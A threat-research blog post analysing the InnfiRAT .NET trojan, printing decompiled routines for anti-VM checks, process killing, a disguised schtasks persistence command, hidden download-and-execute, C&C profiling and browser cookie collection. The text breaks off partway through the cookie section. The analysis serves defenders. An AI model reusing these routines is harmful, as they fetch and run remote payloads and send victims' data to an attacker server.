InnfiRAT is aiming for cryptocurrency | Blog

By Sahil Antil, Rohit Chaturvedi

Published: 2019-09-12 · Archived: 2026-04-05 20:29:54 UTC

Recently, the Zscaler ThreatLabZ team came across a new RAT called InnfiRAT, which is written in .NET and designed to perform specific tasks from an infected machine. This blog provides an analysis of this new RAT, including the way it communicates, all the tasks it performs, and the information it steals.

Background

As with just about every piece of malware, InnfiRAT is designed to access and steal personal information on a user's computer. Among other things, InnfiRAT is written to look for cryptocurrency wallet information, such as Bitcoin and Litecoin. InnfiRAT also grabs browser cookies to steal stored usernames and passwords, as well as session data. In addition, this RAT has ScreenShot functionality so it can grab information from open windows. For example, if the user is reading email, the malware takes a screenshot. It also checks for other applications running on the system, such as an active antivirus program.

InnfiRAT sends the data it has collected to its command-and-control (C&C) server and requests further instructions. The C&C can also instruct the malware to download additional payloads onto the infected system.

Technical analysis

1) Before executing the main payload, the malware initially checks whether the file is executing from %AppData% directory or not with the name *NvidiaDriver.exe*. If not, then a web request is sent to **"iplogger[.]com/1HEt47"** (possibly to check network connectivity).

2) It records all the running processes in an array, then iterates through each process and checks whether any process is running with the name NvidiaDriver.exe. If so, the malware kills that process and waits for an exit.

Figure 1: Checks execution location, terminates process with name NvidiaDriver

3) InnfiRAT copies itself as *%AppData%/NvidiaDriver.exe* and executes it from *%AppData%* before terminating the current process.

Figure 2: The malware makes a copy of itself in %AppData%

4) After confirming the path of file execution, it writes a Base64 encoded PE file in memory, which is later decoded in its actual format and is loaded after changing the entry point of the file. This is also a .NET executable and contains the actual functionality of the malware.



Figure 3: Embedded PE file in encoded form



Figure 4: Embedded PE file is decoded and executed

Analysis of embedded .NET executable

All the strings inside the file are encoded with a custom encoding scheme that utilizes the XOR operation.



Figure 5: Strings decoding logic

As the execution of the malware starts, it checks for the presence of VM environment. It does so by checking the return value from the routine ***JкыпеюwPpеюLLщгьhdкXoJхбюHхрйFWpDлnруG7574208083337***. If the return value is equal to the first value, **enum[0],** defined in the enum shown below, then it continues the execution or else it terminates.



Figure 6: User-defined enum structure

After performing the VM checks, the malware obtains the **country** and **HWID** information of the machine it is running on. To obtain the country information, it calls the routine *EjarVhXфf87526123075638844 80()* [FetchNetworkInfo] and fetches the **Country** key value from the returned data in JSON format. Similarly, to obtain the **HWID,** it calls the routine ***uвобмдGogBлгWKrgтыaZuсвлC33208440168()***.

Anti-VM checks

Inside the *JкыпеюwPpеюLLщгьhdкXoJхбюHхрйFWpDлnруG75742080833337()* [VMDetection] routine:

Note: All the enum values are referenced using **enum[index]** during analysis where the **index starts from 0.**

1. Performs WMIquery to obtain the following information:

"Manufacturer"
"Caption"
"Name"
"ProcessorId"
"NumberOfCores"
"NumberOfLogicalProcessors"

"L2CacheSize"
"L3CacheSize"
"SocketDesignation"

It then checks, one-by-one, if the **manufacturer** contains one of the below-mentioned strings and returns the value from the **enum** as specified:

“VBoxVBoxVBox” **returns** enum[2]
“VMwareVMware” **returns** enum[1]
“Prl hyperv **returns** enum[3]
“Microsoft Corporation” **returns** enum[4]

2. WMIquery is performed again but this time to obtain the following information:

"DeviceID"
"MediaType"
"Model"
"PNPDeviceID"
"SerialNumber"

A check is performed if the PnpDeviceId contains one of the below strings and returns the value from the enum as specified:

“VBOX_HARDDISK” **returns** enum[2]
“VEN_VMWARE” **returns** enum[1]

If none of the above conditions match, it **returns** enum[0].

Machine network information

Inside the *EjarVhXфf875261230756388448O()* [FetchNetworkInfo] routine:

A web request is sent to the following URL https://ipinfo[.]io/json and the received data is returned from the function. The received data contains the following information:

"ip"
"city"
"region"
"country"
"loc"
"postal"
"org"

```
public mqйFфd562144043571385868483344075586443451 EjarVhXфf875261230756388448O()
{
    return new WebClient().DownloadString(meESHaZwEKWNpeuIme933876380.VrdyrnэжvStвXйCekэQэtl65768150800460284665514667762486 81
      ("=@=@g@A@2@Q@S@G@e@C@9@K@B@k@W@k@R@D@Z@0@d@G@N@m@R@b@R@q@Q@n@m@Y@Y@l@A@v@Q@D@Y@0@u@0@K@0@"
      4075586443451>();
}
```

Figure 7: Web request being made

Network communication

Inside the *мМлFкСцеGРбібqюK15595516831()* [CreateDuplexChannel] routine:

InnfiRAT sets up a duplex channel with the name “IVictim”
using DuplexChannelFactory **tcp://62[.]210[.]142[.]219:17231/IVictim**



Figure 8: Creating a duplex channel with C&C server

After forming the duplex channel with the name IVictim, it uses the IVictim interface, which contains the following methods:

“Subscribe”
“CompleteTask”
“GetDlls”
“AvailableTasks”



Figure 9: Available methods in the IVictim interface

Inside the *SykdVkцiшkUояUичРуюятmuty187968776()* [SubscribeVictim] routine:

InnfiRAT calls the subscriber method from the IVictim interface with login = “innfiniti”



Figure 10: The subscribe method from the IVictim interface is invoked

Inside the *xaxeYxcughIжNnDмвQюwkуркдимибсфвпдбМвMC672106336847218 28()* [GetAndExecuteSpecifiedTask] routine:

InnfiRAT obtains the tasks inside a UserTask list by invoking AvailableTasks where UserTask has the following keys:

“ID”
“Action”
“URL”
“FinalPoint”
“Current”
“Status”
“Country”
“RunSilent”
“Argument”

It iterates through each task. On each iteration, it first checks for the country value received to be equal to “**ALL**” *OR* the one present in the BasicInfoVictim class, which was obtained earlier *AND* the **action** to perform is "**DownAndEx**" and the **URL** value is available.

If the above conditions match, then the CompleteTasks method is called with three arguments:

“login”
“hwid”
“TaskID”

The RAT calls the routine ***rLPcaWFoWcTjznTэBFWkъмзтшnD14715210837745468151764354 3()*** **[ExecuteFile]** with three arguments to execute the file.
Arg1 = Path of the file to be executed [obtained from the URL]
Arg2 = Arguments to the file to be executed [obtained from Argument key of current UserTask element]
Arg3 = true/false [Obtained from RunSilent key of current UserTask element]

After iterating all items in the UserTask list, it sleeps for 30,000 milliseconds.

Figure 11: Country, action, and URL checks are performed and the specified task is completed

Process checks

Inside the *LlcickнwychhVзjзNзxpFrUOE4656655235232302206601527615541285()* [ProcessCheck] routine:

All the running processes in the system are obtained, their names are converted to lowercase and then a check is performed to see if the name matches with any of the following strings:

“taskmgr”
“processhacker”

“procmon”
“procexp”
“pchunter”
“procexp64”

If there are any matches, the process terminates. Below are the snapshots depicting the actions performed.

```
IEnumerable<Process> arg_25_0 = Process.GetProcesses();
Func<Process, bool> arg_25_1;
if ((arg_25_1 = LqPczдnSmhjH6CэбндгьnmnscgтmNA7479431321200505756.<>c.<>9__46_0) == null)
{
    arg_25_1 = (LqPczдnSmhjH6CэбндгьnmnscgтmNA7479431321200505756.<>c.<>9__46_0 = new Func<Process, bool>
      (LqPczдnSmhjH6CэбндгьnmnscgтmNA7479431321200505756.<>c.<>9.<LlcickнwychhVэjзN3xpFrUOE4656655235232302206601527615541285>b__46_0));
}
IEnumerable<Process> arg_49_0 = arg_25_0.Where(arg_25_1);
Func<Process, string> arg_49_1;
if ((arg_49_1 = LqPczдnSmhjH6CэбндгьnmnscgтmNA7479431321200505756.<>c.<>9__46_1) == null)
{
    arg_49_1 = (LqPczдnSmhjH6CэбндгьnmnscgтmNA7479431321200505756.<>c.<>9__46_1 = new Func<Process, string>
      (LqPczдnSmhjH6CэбндгьnmnscgтmNA7479431321200505756.<>c.<>9.<LlcickнwychhVэjзN3xpFrUOE4656655235232302206601527615541285>b__46_1));
}
IEnumerable<string> arg_6D_0 = arg_49_0.Select(arg_49_1);
Func<string, bool> arg_6D_1;
if ((arg_6D_1 = LqPczдnSmhjH6CэбндгьnmnscgтmNA7479431321200505756.<>c.<>9__46_2) == null)
{
    arg_6D_1 = (LqPczдnSmhjH6CэбндгьnmnscgтmNA7479431321200505756.<>c.<>9__46_2 = new Func<string, bool>
      (LqPczдnSmhjH6CэбндгьnmnscgтmNA7479431321200505756.<>c.<>9.<LlcickнwychhVэjзN3xpFrUOE4656655235232302206601527615541285>b__46_2));
}
if (arg_6D_0.Where(arg_6D_1).Any<string>())
{
    Environment.Exit(0);
}
```

Figure 12: Obtaining processes, converting their names to lowercase, checking specific processes

```
internal string <LlcickнwychhVэjзN3xpFrUOE4656655235232302206601527615541285>b__46_1(Process k)
{
    return k.ProcessName.ToLower();
}
```

Figure 13: Converting ProcessName to lowercase

```
internal bool <LlcickнwychhVэjзN3xpFrUOE4656655235232302206601527615541285>b__46_2(string x)
{
    return x.Contains(meESHaZыEKWNpeuIme933876380.VrdyrnэжvStвXйCekэQэtl65768150800460284665514667762486 81("=@-@w@P@F@c@x@r@Q@v@Z@0@o@U@L@0@")) ||
      x.Contains(meESHaZыEKWNpeuIme933876380.VrdyrnэжvStвXйCekэQэtl65768150800460284665514667762486 81
      ("=@Q@Y@0@W@G@t@m@R@X@Q@o@Q@7@i@P@R@8@x@r@Q@v@Z@0@o@U@L@0@")) || x.Contains
      (meESHaZыEKWNpeuIme933876380.VrdyrnэжvStвXйCekэQэtl65768150800460284665514667762486 81("=@-@w@I@N@c@x@r@Q@v@Z@0@o@U@L@0@")) || x.Contains
      (meESHaZыEKWNpeuIme933876380.VrdyrnэжvStвXйCekэQэtl65768150800460284665514667762486 81("=@-@Q@P@a@8@x@r@Q@v@Z@0@o@U@L@0@")) || x.Contains
      (meESHaZыEKWNpeuIme933876380.VrdyrnэжvStвXйCekэQэtl65768150800460284665514667762486 81("=@Q@D@K@W@Q@R@u@Q@z@Z@0@5@U@L@0@")) || x.Contains
      (meESHaZыEKWNpeuIme933876380.VrdyrnэжvStвXйCekэQэtl65768150800460284665514667762486 81("=@-@A@t@R@D@X@P@a@8@x@r@Q@v@Z@0@o@U@L@0@"));
}
```

Figure 14: Checking for above-mentioned running processes (process names are obfuscated here)

Inside wYxйыгоуTHuLдTч212065() [KillProcesses] routine:

InnfiRAT obtains the list of all processes running in the system and kills any process whose name contains one of the following strings:

“chrome”
“browser”
“firefox”
“opera”
“amigo”
“kometa”
“torch”
“orbitum”

```
string[] processNames = new string[]
{
    meESHaZыEKWNpeuIme933876380.VrdyrnэжvStвXйCekэQэtl65768150800460284665514667762486 81("H@c@x@o@Q@b@Y@0@y@Y@K@0@"),
    meESHaZыEKWNpeuIme933876380.VrdyrnэжvStвXйCekэQэtl65768150800460284665514667762486 81("=@=@w@P@H@k@w@u@Q@v@Z@0@o@c@K@0@"),
    meESHaZыEKWNpeuIme933876380.VrdyrnэжvStвXйCekэQэtl65768150800460284665514667762486 81("=@=@Q@N@N@w@R@q@Q@b@Y@0@z@M@K@0@"),
    meESHaZыEKWNpeuIme933876380.VrdyrnэжvStвXйCekэQэtl65768150800460284665514667762486 81("=@s@h@v@Q@H@Z@0@q@o@K@0@"),
    meESHaZыEKWNpeuIme933876380.VrdyrnэжvStвXйCekэQэtl65768150800460284665514667762486 81("=@U@x@q@Q@3@Z@0@3@Q@K@0@"),
    meESHaZыEKWNpeuIme933876380.VrdyrnэжvStвXйCekэQэtl65768150800460284665514667762486 81("D@4@Q@q@Q@n@Z@0@1@4@K@0@"),
    meESHaZыEKWNpeuIme933876380.VrdyrnэжvStвXйCekэQэtl65768150800460284665514667762486 81("=@I@x@r@Q@b@Y@0@1@E@L@0@"),
    meESHaZыEKWNpeuIme933876380.VrdyrnэжvStвXйCekэQэtl65768150800460284665514667762486 81("=@-@A@I@X@4@Q@p@Q@b@Z@0@o@o@K@0@")
};
foreach (Process current in from x in Process.GetProcesses()
where processNames.Contains(x.ProcessName.ToLower())
select x)
{
    try
    {
        if (current.Handle != IntPtr.Zero)
        {
            current.Kill();
            current.WaitForExit();
        }
    }
```

Figure 15: Kills processes that contain any of the above-mentioned strings

Scheduled execution

Inside the *эйviMhйсиьZCnJфшскLйшив348374()* [ScheduleMalwareExecution] routine:

The CMD (cmd.exe) command string is constructed and executed to schedule the malware execution. The command string looks like below:

/C schtasks /create /tn WindowsUpdater /tr "%AppData%NvidiaDriver.exe " /st HH:mm /du 9999:59 /sc daily /ri 1 /f

```
Process.Start(new ProcessStartInfo
{
    Arguments = string.Concat(new string[]
    {
        meESHaZыEKWNpeuIme933876380.VrdyrnэжvStвXйCekэQэtl65768150800460284665514667762486 81
          ("=@4@a@0@U@C@N@K@x@C@d@H@W@Q@E@U@G@d@1@V@A@1@m@R@D@1@Z@0@y@w@Z@0@1@8@a@0@X@B@A@G@2@d@n@F@F@G@d@J@N@U@T@n@R@n@J@0@T@C@t@g@R@3@w@s@Q@f@S@O@
          K@k@x@v@Q@T@J@0@Z@o@a@0@"),
        HcankцteuxчI461566658471872383366571042550 61.GHOsGLegввiXJичnxйwYovtnnjEртасbфьсаст991743181474343,
        meESHaZыEKWNpeuIme933876380.VrdyrnэжvStвXйCekэQэtl65768150800460284665514667762486 81("C@5@w@v@Q@v@J@0@6@d@a@0@"),
        DateTime.Now.AddMinutes(1.0).ToString("HH:mm"),
        meESHaZыEKWNpeuIme933876380.VrdyrnэжvStвXйCekэQэtl65768150800460284665514667762486 81
          ("=@-@w@Q@b@I@J@0@n@J@J@0@1@o@Y@0@Y@5@U@F@1@4@j@E@V@G@N@Z@L@Q@T@k@Q@b@J@0@K@C@N@h@Q@z@V@u@R@/@H@d@b@p@V@u@Q@D@Z@0@1@V@a@0@")
    }),
    WindowStyle = ProcessWindowStyle.Hidden,
    CreateNoWindow = true,
    FileName = meESHaZыEKWNpeuIme933876380.VrdyrnэжvStвXйCekэQэtl65768150800460284665514667762486 81("=@-@A@K@a@8@h@o@R@D@Z@0@3@V@K@0@")
});
```

Figure 16: CMD command is constructed and executed

C&C commands

Here are some tasks performed by the malware based on the commands received from C&C server:

1. SendUrlAndExecute(string URL)

InnfiRAT downloads the file from the specified URL by calling the routine ***жRfaeQbrwйfsLGыhчUrEжьFxaяGчрлCдtGжSofьQvдnIms838348434383863083354271728121 1()* [DownloadFileFromUrl]**. Inside this routine, a directory is first created with the name TEMP inside the %AppData% if it doesn't exist. Then the file is downloaded and saved inside this folder with the name extracted from the passed URL. The URL passed is broken into parts via delimiter '/' and the last item is used as the file name.

```
if (!Directory.Exists(LqPczdnSmhjH6Cэбндгьnmnscgtmnа747943132120050575б.rcLpужжвR$SUCлDR6mэq6242516843236088522в +
  meESHaZыEKWNpeuIme933876380.VrdyrnэжvStвXйCekэQэtl65768150800460284665514667762486в1("=@o@S@g@Q@H@b@0@O@k@J@0@")))
{
    Directory.CreateDirectory(LqPczdnSmhjH6Cэбндгьnmnscgtmnа747943132120050575б.rcLpужжвR$SUCлDR6mэq6242516843236088522в +
      meESHaZыEKWNpeuIme933876380.VrdyrnэжvStвXйCekэQэtl65768150800460284665514667762486в1("=@o@S@g@Q@H@b@0@O@k@J@0@"));
}
new WebClient().DownloadFile(url, LqPczdnSmhjH6Cэбндгьnmnscgtmnа747943132120050575б.rcLpужжвR$SUCлDR6mэq6242516843236088522в +
  meESHaZыEKWNpeuIme933876380.VrdyrnэжvStвXйCekэQэtl65768150800460284665514667762486в1("+@o@S@g@Q@H@b@0@O@k@J@0@") + url.Split(new char[]
{
    '/'
}).Last<string>());
result = File.Exists(LqPczdnSmhjH6Cэбндгьnmnscgtmnа747943132120050575б.rcLpужжвR$SUCлDR6mэq6242516843236088522в +
  meESHaZыEKWNpeuIme933876380.VrdyrnэжvStвXйCekэQэtl65768150800460284665514667762486в1("+@o@S@g@Q@H@b@0@O@k@J@0@") + url.Split(new char[]
{
    '/'
}).Last<string>());
```

Figure 17: Create folder and download file

Once the download is complete, it calls the routine ***rLPcaWFoWcTjznTэBFWkъмзтшnD14715210837745468151764354з()*** **[ExecuteFile]** with three arguments to execute the downloaded file.

Arg1 = Path of the file to be executed
Arg2 = Arguments to the file to be executed
Arg3 = true

```
public static void rLPcaWFoWcTjznTэBFWkъмзтшnD14715210837745468151764354з(string инsfEAфшТчJseйyQot59658782153467301276825387872842з, string
  MмоэMyjrMprHQnнSZмый6613202140021067171585, bool prOYyoxDжсй5031432)
{
    try
    {
        if (prOYyoxDжсй5031432)
        {
            Process.Start(new ProcessStartInfo
            {
                Arguments = MмоэMyjrMprHQnнSZмый6613202140021067171585,
                WindowStyle = ProcessWindowStyle.Hidden,
                CreateNoWindow = true,
                FileName = инsfEAфшТчJseйyQot59658782153467301276825387872842з,
                WorkingDirectory = LqPczdnSmhjH6Cэбндгьnmnscgtmnа747943132120050575б.rcLpужжвR$SUCлDR6mэq6242516843236088522в +
                  meESHaZыEKWNpeuIme933876380.VrdyrnэжvStвXйCekэQэtl65768150800460284665514667762486в1("=@o@S@g@Q@H@b@0@O@k@J@0@")
            });
        }
        else
        {
            Process.Start(new ProcessStartInfo
            {
                Arguments = MмоэMyjrMprHQnнSZмый6613202140021067171585,
                FileName = инsfEAфшТчJseйyQot59658782153467301276825387872842з,
                WorkingDirectory = LqPczdnSmhjH6Cэбндгьnmnscgtmnа747943132120050575б.rcLpужжвR$SUCлDR6mэq6242516843236088522в +
                  meESHaZыEKWNpeuIme933876380.VrdyrnэжvStвXйCekэQэtl65768150800460284665514667762486в1("=@o@S@g@Q@H@b@0@O@k@J@0@")
            });
        }
    }
```

Figure 18: Execute the downloaded file

2. ProfileInfo()

Inside the routine, it collects the following information:

“NetworkInfo”:{
"ip"
"city"
"region"
"country"
"loc"
"postal"
"org"
}
“PCAdmin”
“PCInformation” :{
“FrameWorkDescription”
“Processors”

“PRocessorsCore”
“VideoCards”
}

It then sends the information to the C&C server.

```
SResponse<FмкGyцdавRvъцмpbuээчеZкфэсN9420501114821181810531003474218112860> result2;
try
{
    result2 = new SResponse<FмкGyцdавRvъцмpbuээчеZкфэсN9420501114821181810531003474218112860>
    {
        Data = new FмкGyцdавRvъцмpbuээчеZкфэсN9420501114821181810531003474218112860
        {
            NetWorkInfo = this.EjarVhXф8752612307563884480(),
            PcAdmin = Environment.UserName,
            PcInformation = new PGPясфVpikbAccцзgXoKpxтцZкцNdNэEиaodoиLQ3808122245111888852
            {
                FrameWorkDescription = дяQFOeочyVh9705011510132451.Version,
                Processors = HcaнkцteuxчI46156665847187238336657104255061.rжd6y84194786542453433508584 83,
                ProcessorsCores = Environment.ProcessorCount,
                Videocards = HcaнkцteuxчI46156665847187238336657104255061.иAEaэuIXиriCвtJoюIиrnbiySщOфJ532637828275042572824038142182776006
            }
        },
        Message = meESHaZыEKWNpeuIme933876380.VrdyrnэжvStвXйCekэQэtl65768150800460284665514667762486 81("=@M@b@0@f@G@t@s@Q@n@3@C@b@C@t@Z@"),
        Status = zzjFнdAdVpNyьbIыVntetдбюнTзBHRпяисэо72213171485028472618.Success
    };
}
catch (Exception ex)
{
    result2 = new SResponse<FмкGyцdавRvъцмpbuээчеZкфэсN9420501114821181810531003474218112860>
    {
        Data = null,
        Message = ex.ToString(),
        Status = zzjFнdAdVpNyьbIыVntetдбюнTзBHRпяисэо72213171485028472618.Error
    };
}
```

Figure 19: UserProfile info being collected and sent to the C&C server

3. LoadLogs()

It calls the GetDlls() routine, which obtains information inside a list of type DownloadDll where DownloadDll has two keys:

“Path”, **represents a relative path to an .exe file**
“ByteArray” **binary data**

```
try
{
    list = this.wкэтщaulWavsYиxInBNмыoaбDйahнlYAx6qщIn93246065251545753 70.GetDlls().Result;
```

Figure 20: GetDlls being called

After fetching the list, InnfiRAT traverses each element inside the list via a for-loop. Inside the for-loop:

The value of the **Path** key is split using delimiter “\\”. The second value in the split is the name of the directory. A check is performed to see if the count after the split is greater than 2 and there is no directory with the name obtained from the Path key split inside the executing module directory. If the check is true, a directory with the obtained name is created.

A check is performed if no file exists specified by Path key in the executing module directory. If the check is true, it creates the file and writes the value of **ByteArray** to this created file.

The routine ***wYxйыгoyTHuLдTч212065()*** **[KillProcesses]** is called.

Finally, data obtained from **UserProfile()** is sent to the C&C server.

Figure 21: A directory is created, file is created, and KillProcesses is called; response is sent to the C&C server

4. LoadCookies() - Steal Browser Cookie information

InnfiRAT calls the GetDlls() routine, which obtains information inside a list of type DownloadDll where DownloadDll has two keys:

"Path" **represents a relative path to an .exe file**
"ByteArray" **binary data**



Figure 22: GetDlls being called

After fetching the list, the malware traverses each element inside the list via for-loop. The following occurs inside the for-loop:

The value of the **Path** key is split using the delimiter "\\". Second, the value in the split is the name of the directory. A check is performed if the count after the split is greater than 2 and there is no directory with the name obtained from the Path key split inside the executing module directory. If the check is true, a directory with the obtained name is created.

A check is performed if no file exists specified by the Path key in the executing module directory. If a check is true, it creates the file and writes the value of **ByteArray** to this created file.

Figure 23: Directory is created, file is created

It creates an empty list of **BrowserCook** type where BrowserCook has two keys, namely:
"CookiePaths"

“BrowserName”

The name and corresponding cookie path are retrieved for the following browsers one by one:

“Chrome”
“Yandex”
“Kometa”
“Amigo”
“Torch”
“Orbitum”
“Opera”
“Mozilla”

A BrowserCook type element is created with the fetched information and is added to the list created earlier.



Figure 24: Browser info is retrieved and added to the list

It creates an empty list of BrowserCookie type where **BrowserCookie** has three keys, namely:
“Browser”
“FileName”
“FileArray”

Inside, two for-loop elements of the BrowserCookie type are created, where the Browser key and FileArray key are both assigned values using the information from the previously created BrowserCook list and the **FileName** is set to **_Cookie.txt** if the browser name for the current element is not **“Mozilla”,** or else it is set to **Cookie.txt.**

